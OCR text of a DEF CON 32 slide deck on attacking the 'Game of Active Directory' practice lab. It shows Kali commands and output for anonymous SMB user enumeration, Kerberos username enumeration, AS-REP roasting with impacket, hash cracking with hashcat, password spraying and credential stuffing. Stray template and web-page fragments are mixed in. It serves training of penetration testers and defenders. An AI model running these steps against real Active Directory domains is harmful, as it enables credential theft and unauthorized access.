PLAYER 1

HIGHSCORE 2500

PLAYER 2

WINNING THE GAME OF ACTIVE DIRECTORY

START MENU SIGN IN





DEFCON 32 PHV

MENU 01 07 12

WHOAMI
BRANDON COLLEY

- 15+ Years ad experience
- senior security consultant - trimarc
- founder of bnr consulting
- father, husband
- first time at defcon!



MENU

WHAT IS THE GAME OF ACTIVE DIRECTORY?



- pre-built ad lab
  - Multi-Domain environment
  - Over 30 vulnerable configurations



- Created and maintained
  - By Mayfly of Orange Cyberdefense



- Created for pentesters
  - To practice attacking Active Directory

PLAYER 1

WHAT ARE THE RULES?










Drag and drop your photo or video! Click the sample photo or video and delete. Select yours from the uploads tab, drag, and then drop inside the frame!

well, That depends on your character

HOW DO I WIN?

- DOMAIN ADMIN
- EXFIL DATA
- PERSIST
- MAINTAINING A SECURE AD
- IMPLEMENTING SAFEGUARDS
- CONTINUOUS PROGRESS




AHEAD OF US.
HITS
ON HULU

MENU 01 07 12

AGENDA

- WELCOME TO THE GAME OF ACTIVE DIRECTORY




Reconnaissance



enumeration



priv esc



pwning ad


SIGN IN
LEVEL 1
RECONNAISSANCE

ANONYMOUS ACCESS

```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 192.168.56.11 --users
SMB         192.168.56.11   445    WINTERFELL       [*] Windows 10.0 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB         192.168.56.11   445    WINTERFELL       [-] Error enumerating domain users using dc ip 192.168.56.11: NTLM needs domain\username and a password
SMB         192.168.56.11   445    WINTERFELL       [*] Trying with SAMRPC protocol
SMB         192.168.56.11   445    WINTERFELL       [+] Enumerated domain user(s)
SMB         192.168.56.11   445    WINTERFELL       north.sevenkingdoms.local\Guest                 Built-in account for guest access to the computer/domain
SMB         192.168.56.11   445    WINTERFELL       north.sevenkingdoms.local\arya.stark            Arya Stark
SMB         192.168.56.11   445    WINTERFELL       north.sevenkingdoms.local\sansa.stark           Sansa Stark
SMB         192.168.56.11   445    WINTERFELL       north.sevenkingdoms.local\brandon.stark         Brandon Stark
SMB         192.168.56.11   445    WINTERFELL       north.sevenkingdoms.local\rickon.stark          Rickon Stark
SMB         192.168.56.11   445    WINTERFELL       north.sevenkingdoms.local\hodor                 Brainless Giant
SMB         192.168.56.11   445    WINTERFELL       north.sevenkingdoms.local\jon.snow              Jon Snow
SMB         192.168.56.11   445    WINTERFELL       north.sevenkingdoms.local\samwell.tarly         Samwell Tarly (Password : Heartsbane)
SMB         192.168.56.11   445    WINTERFELL       north.sevenkingdoms.local\jeor.mormont          Jeor Mormont
SMB         192.168.56.11   445    WINTERFELL       north.sevenkingdoms.local\sql_svc               sql service
SMB         192.168.56.11   445    WINTERFELL       north.sevenkingdoms.local\___VMware_Conv_SA___  Dedicated User to run VMware Converter Standalone server jobs.
```





HIGHSCORE 2500





PLAYER 2

ANONYMOUS ACCESS

```
north.sevenkingdoms.local\jon.snow                    Jon Snow
north.sevenkingdoms.local\samwell.tarly               Samwell Tarly (Password : Heartsbane)
north.sevenkingdoms.local\jeor.mormont                Jeor Mormont
```


north.sevenkingdoms.local Properties
General
Managed By
Object
Security
Attribute Editor
Group or user names:
Administrators (NORTH\Administrators)
Pre-Windows 2000 Compatible Access (NORTH\Pre-Windows ...
Incoming Forest Trust Builders (NORTH\Incoming Forest Trust ...
ANONYMOUS LOGON
ENTERPRISE DOMAIN CONTROLLERS
Add...
Remove
Permissions for Pre-Windows 2000 Compatible Access
Allow
Deny
Read domain password & lockout policies
Write domain password & lockout policies
Read Other domain parameters (for use by S...
Write Other domain parameters (for use by SA...
Special permissions
For special permissions or advanced settings, click Advanced.
Advanced
OK
Cancel
Apply
Help


Pre-Windows 2000 Compatible Access Properties
Object
Security
Attribute Editor
General
Members
Member Of
Managed By
Members:
Name
Active Directory Domain Services Folder
ANONYMOUS LOGON
NT AUTHORITY
Authenticated Users
NT AUTHORITY
Everyone
Add...
Remove
OK
Cancel
Apply
Help


north.sevenkingdoms.local Properties
General
Managed By
Object
Security
Attribute Editor
Group or user names:
Administrators (NORTH\Administrators)
Pre-Windows 2000 Compatible Access (NORTH\Pre-Windows ...
Incoming Forest Trust Builders (NORTH\Incoming Forest Trust ...
ANONYMOUS LOGON
ENTERPRISE DOMAIN CONTROLLERS
Add...
Remove
Permissions for ANONYMOUS LOGON
Allow
Deny
Full control
Read
Write
Create all child objects
Delete all child objects
For special permissions or advanced settings, click Advanced.
Advanced
OK
Cancel
Apply
Help






ANONYMOUS ACCESS

```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 192.168.56.11 --users
SMB         192.168.56.11   445    WINTERFELL       [*] Windows 10.0 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB         192.168.56.11   445    WINTERFELL       [-] Error enumerating domain users using dc ip 192.168.56.11: NTLM needs domain\username and a password
SMB         192.168.56.11   445    WINTERFELL       [*] Trying with SAMRPC protocol

┌──(kali㉿kali)-[~]
└─$
```

GUEST ACCESS


```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 192.168.56.11 -u 'doesnotexist' -p '' --shares
SMB         192.168.56.11   445    WINTERFELL       [*] Windows 10.0 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB         192.168.56.11   445    WINTERFELL       [+] north.sevenkingdoms.local\doesnotexist:
SMB         192.168.56.11   445    WINTERFELL       [+] Enumerated shares
SMB         192.168.56.11   445    WINTERFELL       Share           Permissions     Remark
SMB         192.168.56.11   445    WINTERFELL       -----           -----------     ------
SMB         192.168.56.11   445    WINTERFELL       ADMIN$                          Remote Admin
SMB         192.168.56.11   445    WINTERFELL       C$                              Default share
SMB         192.168.56.11   445    WINTERFELL       IPC$            READ            Remote IPC
SMB         192.168.56.11   445    WINTERFELL       NETLOGON                        Logon server share
SMB         192.168.56.11   445    WINTERFELL       SYSVOL                          Logon server share
```



HIGHSCORE 2500



PLAYER 2




```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 192.168.56.11 -u 'doesnotexist' -p '' --shares
SMB         192.168.56.11   445    WINTERFELL       [*] Windows 10.0 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB         192.168.56.11   445    WINTERFELL       [-] north.sevenkingdoms.local\doesnotexist: STATUS_LOGON_FAILURE
```

USER LISTS

Cast & Characters

Introduced in Season 1



MARK ADDY
Robert Baratheon
LEARN MORE >



PETER DINKLAGE
Tyrion Lannister
LEARN MORE >



LENA HEADEY
Cersei Lannister
LEARN MORE >



MICHELLE FAIRLEY
Catelyn Stark
LEARN MORE >



NIKOLAJ COSTER-WALDAU
Jaime Lannister



EMILIA CLARKE
Daenerys Targaryen



HARRY LLOYD
Viserys Targaryen



KIT HARINGTON
Jon Snow

USER LISTS

```
┌──(kali㉿kali)-[~/GOAD]
└─$ cat got_users.txt
robert.baratheon
tyrion.lannister
cersei.lannister
catelyn.stark
jaime.lannister
daenerys.targaryen
viserys.targaryen
jon.snow
robb.stark
sansa.stark
```

- R.BARATHEON
- T.LANNISTER
- C.LANNISTER
- C.STARK
- J.SNOW
- BARATHEON.ROBERT
- LANNISTER.TYRION
- LANNISTER.CERSEI
- STARK.CATELYN
- SNOW.JON

- RBARATHEON
- TLANNISTER
- CLANNISTER
- CSTARK
- JSNOW




HIGHSCORE 2500



PLAYER 2

USER LISTS

```
┌──(kali㉿kali)-[~/GOAD]
└─$ nmap -p 88 --script=krb5-enum-users --script-args="krb5-enum-users.realm='north.sevenkingdoms.local',userdb=got_users.txt" 192.168.56.11
Starting Nmap 7.93 ( https://nmap.org ) at 2024-06-26 12:03 CDT
Nmap scan report for north.sevenkingdoms.local (192.168.56.11)
Host is up (0.00059s latency).

PORT   STATE SERVICE
88/tcp open  kerberos-sec
| krb5-enum-users:
| Discovered Kerberos principals
|     robb.stark@north.sevenkingdoms.local
|     rickon.stark@north.sevenkingdoms.local
|     arya.stark@north.sevenkingdoms.local
|     catelyn.stark@north.sevenkingdoms.local
|     sansa.stark@north.sevenkingdoms.local
|     hodor@north.sevenkingdoms.local
|     samwell.tarly@north.sevenkingdoms.local
|     jon.snow@north.sevenkingdoms.local
|_    jeor.mormont@north.sevenkingdoms.local

Nmap done: 1 IP address (1 host up) scanned in 0.60 seconds
```




HIGHSCORE 2500



PLAYER 2

USER LISTS



USER LISTS

- KDC_ERR_C_PRINCIPAL_UNKNOWN
  UF_DONT_REQUIRE_PREAUTH
  KDC_ERR_PREAUTH_REQUIRED

```
┌──(kali㉿kali)-[~/GOAD]
└─$ nmap -p 88 --script=krb5-enum-users --script-args="krb5-enum
Starting Nmap 7.93 ( https://nmap.org ) at 2024-06-26 12:03 CDT
Nmap scan report for north.sevenkingdoms.local (192.168.56.11)
Host is up (0.00059s latency).

PORT   STATE SERVICE
88/tcp open  kerberos-sec
| krb5-enum-users:
| Discovered Kerberos principals
|     robb.stark@north.sevenkingdoms.local
|     rickon.stark@north.sevenkingdoms.local
|     arya.stark@north.sevenkingdoms.local
|     catelyn.stark@north.sevenkingdoms.local
|     sansa.stark@north.sevenkingdoms.local
|     hodor@north.sevenkingdoms.local
|     samwell.tarly@north.sevenkingdoms.local
|     jon.snow@north.sevenkingdoms.local
|_    jeor.mormont@north.sevenkingdoms.local

Nmap done: 1 IP address (1 host up) scanned in 0.60 seconds
```




HIGHSCORE 2500



PLAYER 2

USER LISTS

- SAMACCOUNTNAME != EMAIL

ASREPROAST

- KERBEROS PRE-AUTHENTICATION

```
┌──(kali㉿kali)-[~/GOAD]
└─$ impacket-GetNPUsers north.sevenkingdoms.local/ -no-pass -usersfile got_valid_north.txt
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] User catelyn.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jon.snow doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$brandon.stark@NORTH.SEVENKINGDOMS.LOCAL:7e95a6b869ee15846ea0014215086dc7$f009cbc
b3358378c7d11a1240be6c0f04758904d12ba18b86b8fdb4ad2b227987bfb17674c2a147a8be8e75fd80bb3e2c9225
aa704e096cb6a0a1b233965188b07a22ff1594b8cd714054ef820a4f4f7d83384cb582389fc17e8abab5e07a88b363
1040a78bdfa9bba37
[-] User hodor doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User jeor.mormont doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User arya.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sansa.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User rickon.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User samwell.tarly doesn't have UF_DONT_REQUIRE_PREAUTH set
```

ASREPROAST

- HASHCAT

```
┌──(kali㉿kali)-[~/GOAD]
└─$ hashcat -m 18200 --force -a 0 asreproast.txt rockyoutest.txt
hashcat (v6.2.6) starting
```

```
$krb5asrep$23$brandon.stark@NORTH.SEVENKINGDOMS.LOCAL:7e95a6b86
b3358378c7d11a1240be6c0f04758904d12ba18b86b8fdb4ad2b227987bfb17
aa704e096cb6a0a1b233965188b07a22ff1594b8cd714054ef820a4f4f7d833
1040a78bdfa9bba37:iseedeadpeople

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
```




HIGHSCORE 2500



PLAYER 2

ASREPROAST

- KERBEROS PRE-AUTHENTICATION






HIGHSCORE 2500



PLAYER 2

ASREPROAST

- KERBEROS PRE-AUTHENTICATION

```
┌──(kali㉿kali)-[~/GOAD]
└─$ impacket-GetNPUsers north.sevenkingdoms.local/ -no-pass -usersfile got_valid_north.txt
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] User catelyn.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jon.snow doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User brandon.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User hodor doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User jeor.mormont doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User arya.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sansa.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User rickon.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User samwell.tarly doesn't have UF_DONT_REQUIRE_PREAUTH set
```

PASSWORD ATTACKS

- PASSWORD REUSE
- PASSWORD SPRAY

```
┌──(kali㉿kali)-[~/GOAD]
└─$ crackmapexec smb 192.168.56.11 -u got_valid_north.txt -p 'Heartsbane' --continue-on-success
SMB         192.168.56.11   445    WINTERFELL       [*] Windows 10.0 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.l
SMB         192.168.56.11   445    WINTERFELL       [-] north.sevenkingdoms.local\catelyn.stark:Heartsbane STATUS_LOGON_FAILURE
SMB         192.168.56.11   445    WINTERFELL       [-] north.sevenkingdoms.local\jon.snow:Heartsbane STATUS_LOGON_FAILURE
SMB         192.168.56.11   445    WINTERFELL       [-] north.sevenkingdoms.local\brandon.stark:Heartsbane STATUS_LOGON_FAILURE
SMB         192.168.56.11   445    WINTERFELL       [-] north.sevenkingdoms.local\hodor:Heartsbane STATUS_LOGON_FAILURE
SMB         192.168.56.11   445    WINTERFELL       [-] north.sevenkingdoms.local\jeor.mormont:Heartsbane STATUS_LOGON_FAILURE
SMB         192.168.56.11   445    WINTERFELL       [-] north.sevenkingdoms.local\arya.stark:Heartsbane STATUS_LOGON_FAILURE
SMB         192.168.56.11   445    WINTERFELL       [-] north.sevenkingdoms.local\sansa.stark:Heartsbane STATUS_LOGON_FAILURE
SMB         192.168.56.11   445    WINTERFELL       [-] north.sevenkingdoms.local\rickon.stark:Heartsbane STATUS_LOGON_FAILURE
SMB         192.168.56.11   445    WINTERFELL       [+] north.sevenkingdoms.local\samwell.tarly:Heartsbane

┌──(kali㉿kali)-[~/GOAD]
└─$ crackmapexec smb 192.168.56.11 -u got_valid_north.txt -p 'iseedeadpeople' --continue-on-success
SMB         192.168.56.11   445    WINTERFELL       [*] Windows 10.0 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.l
SMB         192.168.56.11   445    WINTERFELL       [-] north.sevenkingdoms.local\catelyn.stark:iseedeadpeople STATUS_LOGON_FAILURE
SMB         192.168.56.11   445    WINTERFELL       [-] north.sevenkingdoms.local\jon.snow:iseedeadpeople STATUS_LOGON_FAILURE
SMB         192.168.56.11   445    WINTERFELL       [+] north.sevenkingdoms.local\brandon.stark:iseedeadpeople
SMB         192.168.56.11   445    WINTERFELL       [-] north.sevenkingdoms.local\hodor:iseedeadpeople STATUS_LOGON_FAILURE
SMB         192.168.56.11   445    WINTERFELL       [-] north.sevenkingdoms.local\jeor.mormont:iseedeadpeople STATUS_LOGON_FAILURE
SMB         192.168.56.11   445    WINTERFELL       [-] north.sevenkingdoms.local\arya.stark:iseedeadpeople STATUS_LOGON_FAILURE
SMB         192.168.56.11   445    WINTERFELL       [-] north.sevenkingdoms.local\sansa.stark:iseedeadpeople STATUS_LOGON_FAILURE
SMB         192.168.56.11   445    WINTERFELL       [-] north.sevenkingdoms.local\rickon.stark:iseedeadpeople STATUS_LOGON_FAILURE
SMB         192.168.56.11   445    WINTERFELL       [-] north.sevenkingdoms.local\samwell.tarly:iseedeadpeople STATUS_LOGON_FAILURE
```

PASSWORD ATTACKS

- CREDENTIAL STUFFING

```
┌──(kali㉿kali)-[~/GOAD]
└─$ crackmapexec smb 192.168.56.11 -u got_valid_north.txt -p got_valid_north.txt --no-bruteforce --continue-on-success
SMB         192.168.56.11   445    WINTERFELL       [*] Windows 10.0 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.
SMB         192.168.56.11   445    WINTERFELL       [-] north.sevenkingdoms.local\catelyn.stark:catelyn.stark STATUS_LOGON_FAILURE
SMB         192.168.56.11   445    WINTERFELL       [-] north.sevenkingdoms.local\jon.snow:jon.snow STATUS_LOGON_FAILURE
SMB         192.168.56.11   445    WINTERFELL       [-] north.sevenkingdoms.local\brandon.stark:brandon.stark STATUS_LOGON_FAILURE
SMB         192.168.56.11   445    WINTERFELL       [+] north.sevenkingdoms.local\hodor:hodor
SMB         192.168.56.11   445    WINTERFELL       [-] north.sevenkingdoms.local\jeor.mormont:jeor.mormont STATUS_LOGON_FAILURE
SMB         192.168.56.11   445    WINTERFELL       [-] north.sevenkingdoms.local\arya.stark:arya.stark STATUS_LOGON_FAILURE
SMB         192.168.56.11   445    WINTERFELL       [-] north.sevenkingdoms.local\sansa.stark:sansa.stark STATUS_LOGON_FAILURE
SMB         192.168.56.11   445    WINTERFELL       [-] north.sevenkingdoms.local\rickon.stark:rickon.stark STATUS_LOGON_FAILURE
